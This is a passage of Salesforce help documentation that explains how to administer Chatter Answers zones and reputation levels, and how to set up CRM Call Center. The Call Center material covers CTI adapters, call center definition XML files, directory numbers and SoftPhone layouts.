Because Chatter Answers integrates several features with the Customer Portal, managing Chatter Answers users is similar to managing Customer Portal users. Use the following to manage the data and functions that are accessible to Chatter Answers users:

- Profiles, permissions, and access settings determine a user's permission to perform different functions, such as adding comments to a case.
- User licenses define which profiles and permission sets are available to a user, such as the High Volume Customer Portal (Service Cloud Portal User) or Customer Portal Manager Custom license.
- Feature licenses entitle a user to additional Salesforce features, such as Chatter Answers.
- Field-level security defines which fields users can access, such as fields on Salesforce Knowledge articles.
- Sharing sets let you selectively grant record access to defined groups of high-volume portal users.

Chatter Answers excludes some features typically available to Customer Portal users, such as:

- Ideas
- Groups
- Teams
- Reports
- Content
- Page layouts
- Custom objects
- Delegated external user administration
- Customer Portal role hierarchy (available, but not used)
- Customer Portal sharing rules, except for high-volume portal users

Chatter Answers users can only access the following records from your zone:

- Cases
- Questions
- Replies (answers)
- Salesforce Knowledge articles

Chatter Answers is designed to support one user language for each zone that you create. When you enable Chatter Answers, the Visualforce pages automatically added to your organization inherit your organization's default language. However, you can change the language attribute on each Visualforce page. Users who self-register for your zone inherit your organization's default language. Guest users view your zone in the language specified in the Visualforce pages, no matter the language chosen for their browsers.

Note:

- Chatter Answers users can't change their language, timezone, or locale settings.
- Portal users must have the Chatter Answers User feature license to use Chatter Answers. This feature license is automatically assigned to high-volume portal users who self-register forChatter Answers. You can manually assign the license to users who don't self-register by editing a user and clicking `Chatter Answers User`.


Setting Up Chatter Answers

Encouraging Participation with Chatter Answers Reputation

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

Tap into the expertise and knowledge of your most active zone members by rewarding their activity. By enabling reputations, you let users earn points and ratings that display in hover details over a user's photo in the feed. As your star posters engage more frequently, they improve the overall content in your zone and provide better answers for users who are searching for help with an issue. This means that users who are searching for a solution can be confident that an answer from an expert can be trusted, which means fewer support calls for your organization.



Users earn points when their posts receive votes or are selected as a best answer in any of the zones to which they belong. When they earn enough points, the hover details show their reputation as well as the number of posts and best answers they have in that zone. Reputation points are calculated separately for each zone. For example, a user who is a member of different zones will have different reputation values in each zone based on his or her activity in that zone.

Chatter Answers comes with the following pre-defined reputation levels that apply to all zones:

Name	Points per Level	Color
Newbie	0 – 499	Green
Smartie	500 – 1999	Blue
Pro	2000 – 4999	Purple
All Star	5000+	Orange

To add or edit reputation level names or points per level in any of your zones, use the ChatterAnswersReputationLevel object in the API. You can create up to 25 different reputation levels for each zone. Colors for the different reputation levels can be changed at the stylesheet (CSS) level.

Chatter Answers Users Overview

Chatter Answers Implementation Tips

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

Consider the following information when planning and implementing Chatter Answers.

- We recommend that advanced Salesforce administrators and developers set up and maintain Chatter Answers, as it involves several Salesforce features.
- Before administrators can set up Chatter Answers, their organizations must have implemented Data Categories. If you want Salesforce Knowledge articles to display in your zones, then administrators need to implement Salesforce Knowledge.
- You can customize fields, page layouts, buttons and links, Apex triggers, and validation rules for questions and replies for Chatter Answers from Setup by clicking **Customize** > **Chatter Answers** and choosing the appropriate setting.
- After you enable Chatter Answers, several items are automatically added to your organization for use with setting up zones:
  - ◊ A Q&A tab where internal users and administrators can view and use Chatter Answers. Administrators can rename this tab.
  - ◊ Standard permission settings for Questions on user profiles so that you can grant users permissions to questions and replies.
  - ◊ Visualforce pages that you add to a Force.com site so that users can register, sign in, and view feed items on a zone.
  - ◊ An Apex trigger for questions named `chatter_answers_question_escalation_to_case_trigger` so that questions with specified attributes are automatically escalated to cases.
  - ◊ A workflow field update named `chatter_answers_num_subscriptions_above_` so that when a question is escalated to a case, `Priority` on questions is updated.
  - ◊ Two workflow rules, `chatter_answers_no_best_reply_within_time_limit_wf` and `chatter_answers_num_subscriptions_above_limit_wf`, which you can customize and activate so that questions without best replies or questions with a specified number of followers are automatically escalated to cases.
- You can add Chatter Answers to an existing Customer Portal or Partner Portal so that portal users can access Chatter Answers zones from one of your established channels.
- Chatter Answers is designed to support one user language for each zone that you create. When you enable Chatter Answers, the Visualforce pages automatically added to your organization inherit your organization's default language. However, you can change the language attribute on each Visualforce page. Users who self-register for your zone inherit your organization's default language. Guest users view your zone in the language specified in the Visualforce pages, no matter the language chosen for their browsers.
- You can rename `Customer Support` on your zones' user interface. For example, you can change "Customer Support" to "Acme Support." Just edit the Customer Support label on the Question object.
- Questions escalated to cases display a Chatter-like feed on case detail pages. The case detail page also includes a Customer View section that lets support agents reply publicly or privately to the thread posted to the zone.
- Case comments marked `Public` display as private messages from customer support in Chatter Answers; they don't display to the entire community. For example, if a support agent adds a public case comment, it only displays to the case's contact when he or she logs in to Chatter Answers to review private messages. Support agents can read all private and public case comments. .
- Chatter Answers sends email to users when they:
  - ◊ Sign up for an account.
  - ◊ Follow a question (answers or comments).
  - ◊ Receive an answer or comment to their question.
  - ◊ Receive a private reply to their question from customer support.
- Internet Explorer 8 users receive a security warning if you customize with URLs that don't include https://.
- Before you make a zone public, add at least 20 frequently asked questions, answers, or articles. This content will generate conversations.
- Create Salesforce Knowledge articles that contain:
  - ◊ Your support organization's phone number so that customers can contact your support agents directly.

- ◊ Terms and conditions for zone members, such as when support agents might delete customers' questions and comments.

- Chatter Answers uses the following API objects:
  - ◊ Case
  - ◊ ChatterAnswersActivity
  - ◊ ChatterAnswersReputationLevel
  - ◊ Community (Zone)
  - ◊ Question
  - ◊ QuestionReportAbuse
  - ◊ QuestionSubscription
  - ◊ Reply
  - ◊ ReplyReportAbuse

Chatter Answers Best Practices
Setting Up Chatter Answers

Chatter Answers Best Practices

Consider the following tips when planning and using Chatter Answers.

- We recommend that you tell support agents that:
  - ◊ The `Case Origin` field lists Chatter Answers on any case converted from a question.
  - ◊ If they answer a question privately, they can't convert it to a public answer.

- We recommend that you assign a support agent to review public questions from the Questions tab. Agents can't click **Flag** next to questions or replies that are spam, hateful, or inappropriate, but they can edit and delete questions or replies from a Web community via the Questions tab if they have the "Delete" permission on questions.
- To moderate many questions quickly, we recommend that support agents review questions from pinned lists on the Service Cloud console (this requires adding the Questions tab to the console's Navigation tab; see Creating a Service Cloud Console App on page 2115).
- To see a list of cases converted from questions, we recommend that administrators or support agents create a case view where Case Origin equals Chatter Answers.
- Because photos added to profiles display externally on Chatter Answers, we recommend that support agents choose photos that match their company's policies and branding.

Salesforce Open CTI Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce CRM Call Center seamlessly integrates Salesforce with third-party computer-telephony integration (CTI) systems. Before the introduction of Open CTI, Salesforce users could only use the features of a CTI system after they installed a CTI adapter program on their machines. Yet such programs often included desktop software that required maintenance and didn't get the benefits of cloud architecture. Open CTI lets developers:

- Build CTI systems that integrate with Salesforce without the use of CTI adapters.
- Create customizable SoftPhones (call-control tools) that function as fully integrated parts of Salesforce and the Service Cloud console.
- Provide users with CTI systems that are browser and platform agnostic, for example, CTI for Microsoft® Internet Explorer®, Mozilla® Firefox®, Apple® Safari®, or Google Chrome™ on Mac, Linux, or Windows machines.

Developers use Open CTI in JavaScript to embed API calls and processes; Open CTI is only available for use with JavaScript pages. To use Open CTI, developers should have a basic familiarity with:

- CTI
- JavaScript
- Visualforce
- Web services
- Software development
- The Service Cloud console
- Salesforce CRM Call Center

For information (English only) on customizing and building CTI systems with Open CTI, see the *Open CTI Developer's Guide*.

Salesforce Open CTI Overview

Salesforce CTI Toolkit Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Developers use a CTI (computer-telephony integration) toolkit provided by salesforce.com to build CTI adapters that integrate Salesforce with third-party CTI systems. The CTI Toolkit helps developers build CTI adapters that Salesforce CRM Call Center users install on their machines so they can use the features of a CTI system through the Salesforce SoftPhone.

There are three versions of the CTI Toolkit. Each version provides users with different Salesforce CRM Call Center functionality. However, salesforce.com only distributes CTI Toolkit version 4.0 or higher. The following table lists the functionality available in CTI adapters built with each CTI Toolkit:

Functionality	Version 1.0 or Higher	Version 2.0 or Higher	Version 3.0 or Higher	Version 4.0 or Higher
Change the fields and order of fields that display in a SoftPhone	✓	✓	✓	✓
Change the objects and order of links to objects that display in a SoftPhone	✓	✓	✓	✓
Specify the fields that display in the SoftPhone if a single record for a particular object is found	✓	✓	✓	✓
Specify screen pop settings for inbound calls with single, multiple, or no record matches		✓	✓	✓

Functionality	Version 1.0 or Higher	Version 2.0 or Higher	Version 3.0 or Higher	Version 4.0 or Higher
Specify screen pops for inbound calls to display in browser windows that are already open, or in new browser windows or tabs		✓	✓	✓
Specify screen pops to Visualforce pages for inbound calls		✓	✓	✓
Specify screen pops to search pages for inbound calls with multiple record matches		✓	✓	✓
View a call center's version in a `Version` field (from Setup, click **Customize** > **Call Center** > **Call Centers** and choose a call center)		✓	✓	✓
View an enhanced SoftPhone user-interface in the footer of the Service Cloud console			✓	✓
Log calls in the customizable interaction log of the Service Cloud console			✓	✓
Support browsers that are cross-domain messaging compatible				✓
Reduce CTI adapter size and complexity				✓

For information (English only) on customizing and building CTI adapters, see:

- *CTI Toolkit Developer's Guide (Version 4.0)*
- *CTI Toolkit Developer's Guide (Versions 1.0 to 3.0)*

Partners and developers can download the CTI Toolkit by visiting developer.force.com. The CTI Toolkit provides you with all of the source code, libraries, and files you need to develop your own custom CTI adapter.

Designing a Custom SoftPhone Layout

Call Center Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce CRM Call Center seamlessly integrates Salesforce with third-party computer-telephony integration (CTI) systems. After a lightweight CTI adapter program has been installed on a Salesforce user's machine, the user can use the features of a CTI system through the Salesforce SoftPhone, a customizable call-control tool that appears in the footer of the Service Cloud console or in sidebar of every Salesforce page.

The SoftPhone allows Salesforce users to:

- Make calls by dialing a number in the SoftPhone, choosing a number in an online directory, or clicking a phone number in any contact, lead, activity, or account
- Receive calls
- Quickly view all Salesforce records that are related to the call, such as contacts, cases, or accounts
- Transfer calls
- Initiate conference calls
- Put callers on hold
- Attach records to calls
- Generate automatic call logs

Administrators can configure Salesforce CRM Call Center by:

- Modifying SoftPhone layouts and assigning them to selected user profiles
- Adding phone numbers to call center directories

Developers can use Salesforce CRM Call Center code libraries to:

- Customize the functionality of existing CTI adapters
- Build new CTI adapters for phone systems that are not yet supported

For information on:

- Working with Salesforce CRM Call Center as a call center user, see Using the SoftPhone on page 1722 and Using a SoftPhone with a Service Cloud Console on page 1902
- Deploying and customizing Salesforce CRM Call Center as an administrator, see Setting Up Salesforce CRM Call Center on page 2065
- Customizing and building CTI adapters as a developer, see the *CTI Toolkit Developer's Guide*
- Building cloud-based CTI systems as a developer, see Salesforce Open CTI Overview on page 2061

.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Developer guide: CTI Toolkit Developer's Guide

Setting Up Salesforce CRM Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage call centers, call center users, call center directories, and SoftPhone layouts:	"Manage Call Centers"

Before Salesforce users can access Salesforce CRM Call Center features, an administrator must perform the following tasks:

1. Install a computer-telephony integration (CTI) adapter on every call center user machine. Salesforce CRM Call Center features are not available on machines that do not have an adapter installed.
2. Define a new call center record for every CTI system in use at your organization.
3. Assign Salesforce users to the appropriate call center. A Salesforce CRM Call Center user must be associated with a call center to view the SoftPhone user interface.
4. Optionally:
   - Configure call center phone directories with additional directory numbers and updated phone number search layouts.
   - Customize SoftPhone layouts for different user profiles, so that the SoftPhone of a salesperson might show related leads, accounts, and opportunities, while the SoftPhone of a support rep might show related cases and solutions.
   - If you're using CTI adapters built with version 4.0 of the CTI Toolkit, enable HTTPS for your call center.

Administrator tip sheet: Getting Started with Setting Up Call Centers

Deploying Adapters to Call Center Machines

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Except for call centers built with Open CTI, any machine that uses Salesforce CRM Call Center must have a *CTI adapter* installed. A CTI adapter is a light-weight software program that controls the appearance and behavior of a Salesforce SoftPhone. The CTI Developer's Toolkit version determines a SoftPhone's functionality.

Because a CTI adapter communicates directly with an individual CTI system, an organization must use a different CTI adapter for each type of CTI system that is in use. For example, if an organization wants to integrate one call center that runs Cisco IPCC Enterprise™ and one call center that runs Cisco IPCC Express™, the organization must have two CTI adapters available. A call center user's machine only requires the SoftPhone CTI adapter for the call center to which it connects.

To download a SoftPhone CTI adapter, visit AppExchange. Adapter installation packages include both the adapter setup files and a call center definition file that can be used in conjunction with the adapter.

To install a CTI adapter on a single machine, run the CTI adapter's `Setup.exe` application as a Windows administrator user.

To deploy a CTI adapter to all the machines in a call center at once, use the `.msi` file that is packaged with the installer and your preferred Software Management System.

Once a CTI adapter is installed, you can perform the following operations:

- Start the CTI adapter application by clicking **Start** > **Programs** > **salesforce.com** > **<Your CTI System Name> Adapter**. You can verify that the CTI adapter is running by looking for the icon in the system tray of the computer.
- Stop the CTI adapter application by right-clicking the CTI adapter system tray icon () and choosing **Exit**.
- Modify CTI adapter log settings by right-clicking the CTI adapter system tray icon () and choosing **Logging...**. In the CTI Log Settings dialog:
  - ◊ Select the types of messages that you want to log. Keep log levels at **Low - Errors** unless you are troubleshooting an issue with your adapter.
  - ◊ Specify the location for the two log files that the CTI adapter generates. For more information on these files, see the CTI Toolkit Developer's Guide.

Call Center Definition Files

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A call center definition file specifies a set of fields and values that are used to define a call center in Salesforce for a particular CTI adapter. Salesforce uses call center definition files in order to support the integration of Salesforce CRM Call Center with multiple CTI system vendors.

By default, any CTI adapter installation package includes a default call center definition file that works specifically with that adapter. This XML file is located in the adapter installation directory and is named after the CTI system that it supports. For example, the Cisco IPCC Enterprise™ adapter's default call center definition file is named `CiscoIPCCEnterprise7x.xml`.

The first instance of a call center for a particular CTI adapter must be defined by importing the adapter's call center definition file into Salesforce. Subsequent call centers can be created by cloning the original call center that was created with the import.

If your organization modifies an adapter or builds a new one, you must customize the adapter's call center definition file so that it includes any additional call center information that is required. For example, if you are building a CTI adapter for a system that supports a backup server, your call center definition file should include fields for the backup server's IP address and port number. CTI adapters for systems that do not make use of a backup server do not need those fields in their associated call center definition files.

Note: Once a call center definition file has been imported into Salesforce, the set of fields that were specified in the file cannot be modified. The values assigned to those fields, however, can be changed within Salesforce.

See the following topics for information about creating and importing a call center definition file:

- To create a call center definition file for a custom CTI adapter, see Creating a Call Center Definition File on page 2067.
- To view a sample call center definition file, see Sample Call Center Definition File on page 2068.
- To import a call center definition file into Salesforce, see Importing a Call Center Definition File on page 2069.

Importing a Call Center Definition File

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import call center definition files:	"Customize Application" AND "Manage Call Centers"

To create your first call center for a CTI adapter that was just installed, you can import the adapter's default call center definition file into Salesforce:

1. From Setup, click **Customize** > **Call Center** > **Call Centers**.
2. Click **Import**.
3. Next to the `Call Center Definition File` field, click **Browse** to navigate to the default call center definition file in your CTI adapter installation directory. This XML file is named after the type of CTI system that the adapter supports. For example, the Cisco™ IPCC Enterprise adapter's default call center definition file is named `CiscoIPCCEnterprise7x.xml`. Click **Open** to enter the path in the `Call Center Definition File` field.
4. Click **Import** to import the file and return to the All Call Centers page. The new call center record is listed with the other call centers in your organization.

Note: If you receive the error A call center with this internal name already exists, a call center definition file for this CTI adapter has already been imported into Salesforce. To create additional call center records for this CTI adapter, clone the adapter's existing call center, or modify the call center definition file to include a different value for reqInternalName.

5. Click **Edit** next to the name of the new call center to modify the call center's settings.

To create additional call centers for a particular CTI adapter, see Cloning a Call Center on page 2075.

To define a new call center definition file for a CTI adapter that was customized specifically for your organization, see Creating a Call Center Definition File on page 2067.

Call Center Definition XML Format

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A call center definition file consists of three XML elements: callCenter, section, and item. The following list provides details about the properties and attributes of each element:

callCenter

This element represents a definition for a single call center phone system. At least one <callCenter> element must be included in every call center definition file. A <callCenter> element consists of one or more <section> elements.

section

This element represents a grouping of related data fields, such as server information or dialing prefixes. When a call center is edited in Salesforce, fields are organized by the section to which they are assigned. A <section> element belongs to a single <callCenter> element, and consists of one or more <item> elements.

Attributes:

Name	Type	Required?	Description
sortOrder	Positive Integer	Required	The order in which the section should appear when the call center is edited in Salesforce. For example, a section with sortOrder="1" comes just before a section with sortOrder="2". The values for sortOrder must be non-negative integers, and no numbers can be skipped within a single call center definition. For example, if there are three section elements in a call center definition file, one <section> element must have sortOrder="0", one <section> element must have

Name	Type	Required?	Description
			sortOrder="1", and one <section> element must have sortOrder="2".
name	String	Required	The internal name of the section as defined in the Salesforce database. You can use this value to refer to the section when writing custom adapter or SoftPhone code. Names must be composed of only alphanumeric characters with no white space or other punctuation. They are limited to 40 characters each. Names beginning with req are reserved for required Salesforce sections only (see Required Call Center Elements and Attributes on page 2072). Other reserved words that cannot be used for the name attribute include label, sortOrder, internalNameLabel, and displayNameLabel.
label	String	Optional	The name of the section when viewed in Salesforce. Labels can be composed of any string of UTF-8 characters. They are limited to 1000 characters each.

item

This element represents a single field in a call center definition, such as the IP address of a primary server or the dialing prefix for international calls. When call centers are edited in Salesforce, each <item> element is listed under the section to which it belongs. You can have multiple <item> elements in a <section> element.

Attributes:

Name	Type	Required?	Description
sortOrder	Positive Integer	Required	The order in which the item should appear when the call center is edited in Salesforce. For example, an item with sortOrder="1" comes just before an item with sortOrder="2". The values for sortOrder must be non-negative integers, and no numbers can be skipped within a single call center definition. For example, if there are three item elements in a call center definition file, one <item> element must have sortOrder="0", one <item> element must have sortOrder="1", and one <item> element must have sortOrder="2".

Name	Type	Required?	Description
`name`	String	Required	The internal name of the item as defined in the Salesforce database. You can use this value to refer to the item when writing custom adapter or SoftPhone code. Names must be composed of only alphanumeric characters with no white space or other punctuation. They are limited to 40 characters each. Names beginning with `req` are reserved for required Salesforce sections only (see Required Call Center Elements and Attributes on page 2072). Other reserved words that cannot be used for the `name` attribute include `label`, `sortOrder`, `internalNameLabel`, and `displayNameLabel`.
`label`	String	Optional	The name of the item when viewed in Salesforce. Labels can be composed of any string of UTF-8 characters. They are limited to 1,000 characters each.

Creating a Call Center Definition File
Required Call Center Elements and Attributes
Specifying Values for <item> Elements
Sample Call Center Definition File

Required Call Center Elements and Attributes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

There must be one `<section>` that includes `<item>` elements with the following names in every call center definition file:

`<item>` Name	Description
reqInternalName	Represents the unique identifier for the call center in the database. It must have a `sortOrder` value of `0`, and its value must be specified in the call center definition (see Specifying Values for `<item>` Elements on page 2073). A value for `reqInternalName` must be composed of no more than 40 alphanumeric characters with no white space or other punctuation. It must start with an alphabetic character and must be unique from the `reqInternalName` of all other call centers defined in your organization.

`<item>` Name	Description
reqDisplayName	Represents the name of the call center as displayed in Salesforce. It must have a `sortOrder` value of `1`. A value for `reqDisplayName` has a maximum length of 1,000 UTF-8 characters.
reqDescription	Represents a description of the call center. A value for `reqDescription` has a maximum length of 1,000 UTF-8 characters.
reqProgId	Represents the Program ID (progId) of the CTI adapter that should be used for this call center. This value is specified in the default call center definition file that comes bundled with every CTI adapter installer, or in the base COM class of a custom CTI adapter.
reqVersion	Represents the version of the CTI Toolkit with which the adapter was built. This element is available for call centers built with CTI Toolkit versions 3.0 or higher.
reqAdapterUrl	Represents the location of where the CTI adapter is hosted. For example, `http://localhost:11000`. This element is available for call centers built with CTI Toolkit versions 4.0 or higher.

You can add additional `<item>` elements to this section if needed.

Creating a Call Center Definition File
Call Center Definition XML Format
Required Call Center Elements and Attributes
Specifying Values for <item> Elements
Sample Call Center Definition File

Specifying Values for `<item>` Elements

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

With the exception of the `reqInternalName` `<item>`, whose value must always be specified in a call center definition file, you can specify `<item>` values either in the call center definition file or in Salesforce once the definition file has been imported.

To specify a value for an `<item>` element in a call center definition file, place the value between the opening and closing tags of the `<item>`. For example:

```
<item sortOrder="0" name="reqInternalName" label="Call Center Internal
Label">MyCallCenter</item>
```

sets the value of the `reqInternalName` `<item>` to `MyCallCenter`. Note that any `<item>` value other than the value for `reqInternalName` can be edited in Salesforce after the call center definition is imported.

Creating a Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create a call center by importing or cloning:	“Manage Call Centers”

A call center in Salesforce CRM Call Center corresponds to a single computer-telephony integration (CTI) system already in place at your organization. Salesforce users must be assigned to a call center record before they can use any Salesforce CRM Call Center features.

There are two ways to create a call center record in Salesforce:

- Import a call center definition file into Salesforce. Use this method to create your first call center for a CTI adapter that was just installed.
- Clone an existing call center definition. Use this method to create additional call centers for a particular CTI adapter. For example, if you already have a call center record for a Cisco IPCC Enterprise™ call center based in one location, you can clone that record for a Cisco IPCC Enterprise call center based in another location.

To view a list of call centers that have already been created, from Setup, click **Customize** > **Call Center** > **Call Centers**.

Cloning a Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and clone a call center:	"Manage Call Centers"

To create more than one call center for a particular CTI adapter, you can clone an existing one. For example, if you already have a call center record for a Cisco IPCC Enterprise™ call center based in one location, you can clone that record for a Cisco IPCC Enterprise call center based in another location.

To clone a call center:

1. From Setup, click **Customize** > **Call Center** > **Call Centers**.
2. Click the name of the call center that you want to clone.
3. Click **Clone**. This action opens a new call center for editing with the same fields and values as the original call center. Only the `Internal Name` field is left intentionally blank to allow you to provide a new name. The `Internal Name` field is limited to 40 alphanumeric characters and must start with an alphabetic character. `Internal Name` must be unique for every call center defined in your organization. For more information, see Call Center Fields on page 2077.
4. Make any additional changes to the new call center as necessary.
5. Click **Save** to save the new call center, or click **Cancel** to return to the All Call Centers page without saving the cloned call center.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Displaying and Editing a Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view or edit a call center:	"Manage Call Centers"

A call center in Salesforce CRM Call Center corresponds to a single computer-telephony integration (CTI) system already in place at your organization. Salesforce users must be assigned to a call center record before they can use any Salesforce CRM Call Center features.

To view call center details:

1. From Setup, click **Customize** > **Call Center** > **Call Centers**.
2. Click the name of the call center that you want to view.

From the Call Center Detail page you can:

- Click **Edit** to modify the properties of the call center.
- Click **Delete** to erase the call center record from Salesforce. When you delete a call center, all associated directory numbers are also deleted. Any users associated with the call center must be reassigned to another call center to continue using Salesforce CRM Call Center features .
- Click **Clone** to create a duplicate copy of the call center with the same fields and values as the current call center.
- Click **Manage Call Center Users** to designate Salesforce users as members of this call center.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Call Center Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

All call centers include the following required fields, though additional fields may be available depending on the content of the call center definition file that was used to create the call center:

Field	Description
`Internal Name`	Represents the unique identifier for the call center in the database. `Internal Name` must be composed of no more than 40 alphanumeric characters with no white space or other punctuation. It must start with an alphabetic character and must be unique from the `Internal`

Field	Description
	`Name` of all other call centers defined in your organization. Once a value for `Internal Name` has been saved for a call center, it cannot be changed.
`Display Name`	Represents the name of the call center as displayed in Salesforce. It must have a `sortOrder` value of `1`. `Display Name` has a maximum length of 1,000 UTF-8 characters.
`Description`	Represents a description of the call center. `Description` has a maximum length of 1,000 UTF-8 characters.
`CTI Connector ProgId`	Represents the Program ID (progId) of the CTI adapter that should be used for this call center. This value is specified in the default call center definition file that comes bundled with every CTI adapter installer, or in the base COM class of a custom CTI adapter.

Customizing a Call Center Directory

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage call center directories:	“Manage Call Centers”

Every call center in Salesforce CRM Call Center includes a call center directory that allows users to search for phone numbers throughout your organization. You can customize call center directories by:

- Adding additional directory numbers, either to a single call center or to all defined call centers in your organization
- Updating phone number search layouts

Adding a Number to a Call Center Directory

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view, add, edit, or delete an additional directory number:	"Manage Call Centers"

To customize call center directories by adding additional directory numbers, either to a single call center or to all defined call centers in your organization:

1. From Setup, click **Customize** > **Call Center** > **Directory Numbers**. From this page, you can:
   - Click **Edit** to edit an existing additional directory number.
   - Click **Del** to delete an existing additional directory number.
   - Click the name of an existing additional directory number to view its details in the Additional Directory Number Detail page. From this page you can click **Edit** to edit the number, click **Delete** to delete it, or click **Clone** to quickly create a new additional directory number with the same information as the existing number.
2. Click **New** to define a new additional directory number.
3. In the `Name` field, enter a label that identifies the additional directory number.
4. In the `Phone` field, enter the phone number, including any international country codes. Dialing prefixes, such as 9 or 1, do not need to be included.
5. In the `Call Center` field, select the call center directory to which you want to add the new directory number. To add the number to every call center directory in your organization, choose -- Global --.
6. In the `Description` field, optionally enter text that provides further information about the additional directory number.
7. Click **Save** to save the number and return to the All Additional Directory Numbers page. Alternatively, click **Save & New** to save the number and create another.

Tip: If you have a large number of directory numbers to define, use the Data Loader to create them in one step.

Customizing SoftPhone Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view, create, edit, or delete a SoftPhone layout:	"Manage Call Centers"

A SoftPhone is a customizable call-control tool that appears to users assigned to a call center with machines on which CTI adapters have been installed. Similar to page layouts, you can design custom SoftPhone layouts and assign them to Salesforce CRM Call Center users based on their user profile. See:

- Designing a Custom SoftPhone Layout
- Assigning a SoftPhone Layout to a User Profile

See Also:

Setting Up Salesforce CRM Call Center
Managing Call Centers
Administrator tip sheet: Getting Started with Setting Up Call Centers

Designing a Custom SoftPhone Layout

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view, create, edit, or delete a SoftPhone layout:	"Manage Call Centers"

In a SoftPhone layout you can control the call-related fields that are displayed and the Salesforce objects that are searched for an incoming call. To design a custom SoftPhone layout:

1. From Setup, click **Customize** > **Call Center** > **SoftPhone Layouts**.
2. Click **New** to create a new SoftPhone layout definition, or click **Edit** next to the name of an existing layout definition to view or modify it.
3. In the `Name` field, enter a label that uniquely identifies your SoftPhone layout definition.
4. In the `Select Call Type` picklist, choose the type of call for which the currently displayed SoftPhone layout should be used. Every SoftPhone layout definition allows you to specify different layouts for inbound, outbound, and internal calls. These three layouts are grouped together in a single SoftPhone layout definition.
5. In the `Display these call-related fields` section, click **Edit** to add, remove, or change the order of fields in the currently-displayed SoftPhone layout:

   - To add a field to the SoftPhone layout, select it in the Available list and click **Add**.

- To remove a field from the SoftPhone layout, select it in the Selections list and click **Remove**.
- To change the order of a field in the SoftPhone layout, select it in the Selections list and click **Up** or **Down**.

Any changes that you make are automatically updated in the SoftPhone layout preview image on the right side of the page. To hide the Available and Selections lists, click **Collapse**.

Phone-related fields only appear in a user's SoftPhone if a valid value for that field is available. For example, if you add a Caller ID field to the layout of an outbound call, Caller ID will not appear.

6. In the `Display these Salesforce Objects` section, click **Add/Remove Objects** to add, remove, or change the order of links to call-related objects.
7. Below the list of selected objects, click **Edit** next to each `If single <Object> found, display` row to specify the fields that should be displayed in the SoftPhone layout if a single record for that object is the only record found. You can add, remove, or change the order of fields.
8. In the `Screen Pop Settings` section (for inbound call types), click **Edit** next to each type of record-matching row to specify which screens should display when the details of an inbound call match or don't match existing record(s) in Salesforce. The following table describes each record-matching row and its screen pop options:

Record-Matching Row	Description	Screen Pop Options
`Screen pops open within`	Use to set where screen pops display.	**`Existing browser window`** Select to display in open browser windows. **`New browser window or tab`** Select to display in new browser windows or tabs. Users' browsers may handle these settings differently: • Internet Explorer 6.0 always displays screen pops in new windows. • Internet Explorer 7.0 displays screen pops based on what users select in its tabs settings. • Firefox 3.5 displays screen pops based on what users select in its tabs settings.
`No matching records`	Use to set the screen pop options for when the details of an inbound call don't match any existing Salesforce records.	**`Don't pop any screen`** Select if you don't want any screen to display. **`Pop to new`** Select to display a new record page you specify from the drop-down list.

Record-Matching Row	Description	Screen Pop Options
		`Pop to Visualforce page` Select to display a specific Visualforce page. The CTI adapter passes data from the call to the Visualforce page via a URL. This includes at least `ANI` (the caller ID) and `DNIS` (the number that the caller dialed). The URL can pass additional data to the Visualforce page if necessary.
`Single-matching record`	Use to set the screen pop options for when the details of an inbound call match one existing Salesforce record.	**`Don't pop any screen`** Select if you don't want any screen to display. **`Pop detail page`** Select to display the matching record's detail page. **`Pop to Visualforce page`** Select to display a specific Visualforce page. The CTI adapter passes data from the call to the Visualforce page via a URL. This includes at least `ANI` (the caller ID) and `DNIS` (the number that the caller dialed). The URL can pass additional data to the Visualforce page if necessary.
`Multiple-matching records`	Use to set the screen pop options for when the details of an inbound call match more than one existing Salesforce record.	**`Don't pop any screen`** Select if you don't want any screen to display. **`Pop to search page`** Select to display a search page. **`Pop to Visualforce page`** Select to display a specific Visualforce page. The CTI adapter passes data from the call to the Visualforce page via a URL. This includes at least `ANI` (the caller ID) and `DNIS` (the number that the caller dialed). The

Record-Matching Row	Description	Screen Pop Options
		URL can pass additional data to the Visualforce page if necessary.

To hide expanded record-matching rows, click **Collapse**.

This section only displays if your CTI adapter was built using the CTI Developer's Toolkit 2.0 or higher.

9. Configure SoftPhone layouts for any remaining call types in the `Select Call Type` picklist.
10. Click **Save**.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Assigning a SoftPhone Layout to a User Profile

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign a SoftPhone layout to a user profile:	"Manage Call Centers"

